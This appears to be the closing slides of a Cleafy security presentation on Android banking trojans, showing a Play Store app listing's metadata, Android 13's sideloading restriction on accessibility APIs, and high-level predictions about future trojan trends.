
ADDITIONAL INFORMATION

Updated	Size	Installs
10 March 2022	14M	5,000+
Current Version	Requires Android	Content rating
1.1	8.0 and up	PEGI 3
Permission	Report	Offered By
View details	Flag as inappropriate	Google Commerce Ltd
Developer		
mikolaspelech@gmail.com		
Privacy Policy		

Android's move

Android 13 applies restriction to all apps with accessibility that are installed from a user-acquired APK file.

Android 13's new sideloading restriction makes it harder for malware to abuse Accessibility APIs



<https://blog.esper.io/android-13-sideloaded-restriction-harder-malware-abuse-accessibility-apis/>

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)
- TAs will create new types of malware?

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)
- TAs will create new types of malware?
- Android Banking Trojan APT?

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)
- TAs will create new types of malware?
- Android Banking Trojan APT?
- Expansion of the perimeter to iOS?



Thank you!

.Cleafy

cleafy.com